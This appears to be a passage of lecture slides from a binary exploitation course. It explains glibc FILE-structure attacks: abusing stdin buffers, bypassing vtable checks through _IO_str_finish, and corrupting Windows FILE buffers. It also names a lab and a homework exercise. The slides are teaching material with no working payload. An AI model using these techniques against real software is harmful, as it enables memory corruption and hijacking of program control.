
# Make FILE structure great again

- Stdin related function

- `scanf("%d", &var)`

- It will call

- `read(0,buf_base,sizeof(stdin buffer))`



# Make FILE structure great again

- Stdin related function


- `scanf("%d",&var)`

- It will call

- `read(0,buf_base,sizeof(stdin buffer))`

- It can overwrite many global variable in glibc

- Input: aaaa.....



# Make FILE structure great again


- Stdin related function

- scanf
- It works
- realloc
- It works
- Input: aaaa.....

Control PC again !

stdin

main\_arena



# Make FILE structure great again

- Another bypass method
  - Use existing function in the validated function which use `_IO_strfile` structure


```
38 struct _IO_streambuf
39 {
40 struct _IO_FILE _f;
41 const struct _IO_jump_t *vtable;
42 };
43
44 typedef struct _IO_strfile_
45 {
46 struct _IO_streambuf _sbf;
47 struct _IO_str_fields _s;
48 } _IO_strfile;
29 typedef void *(*_IO_alloc_type) (_IO_size_t);
30 typedef void (*_IO_free_type) (void*);
31
32 struct _IO_str_fields
33 {
34 _IO_alloc_type _allocate_buffer;
35 _IO_free_type _free_buffer;
36 ...
37 }
```

No vtable check

# Make FILE structure great again

- Another bypass method
  - Use existing function in the validated function which use \_IO\_strfile structure

```
345 void
346 _IO_str_finish (_IO_FILE *fp, int dummy)
347 {
348 if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
349 (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
350 fp->_IO_buf_base = NULL;
351
352 _IO_default_finish (fp, 0);
353 }
```



# Make FILE structure great again

- Another bypass method
  - Use existing function in the validated function which use \_IO\_strfile structure
    - \_IO\_str\_jumps
      - [https://dhavalkapil.com/blogs\(FILE-Structure-Exploitation/](https://dhavalkapil.com/blogs(FILE-Structure-Exploitation/)
    - \_IO\_wstr\_finish
      - <https://tradahacking.vn/hitcon-2017-ghost-in-the-heap-writeup-ee6384cd0b7>
    - \_IO\_str\_finish
    - ...

# Lab 12-4

- The return of see the file

# Make FILE structure great again

- How about Windows ?

# Make FILE structure great again

- How about Windows ?

- No vtable in FILE

```
121 struct __crt_stdio_stream_data
122 {
123 union
124 {
125 FILE _public_file;
126 char* _ptr;
127 };
128
129 char* _base;
130 int _cnt;
131 long _flags;
132 long _file;
133 int _charbuf;
134 int _bufsiz;
135 char* _tmpfname;
136 CRITICAL_SECTION _lock;
137 };
138
```

# Make FILE structure great again

- How about Windows ?
  - No vtable in FILE
  - It also has stream buffer pointer
    - You can corrupt it to achieve arbitrary memory reading and writing

# Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

# Conclusion

- FILE structure is a good target for binary exploitation
- It can be used to
  - Arbitrary memory read and write
  - Control the PC and do oriented programing
  - Other exploit technology
    - Arbitrary free/unmmap
    - ...

# Conclusion

- FILE structure is a good target for binary Exploit
- It's very powerful in some unexploitable case

# HW 0xc

- Heap paradise

# Thank you for listening

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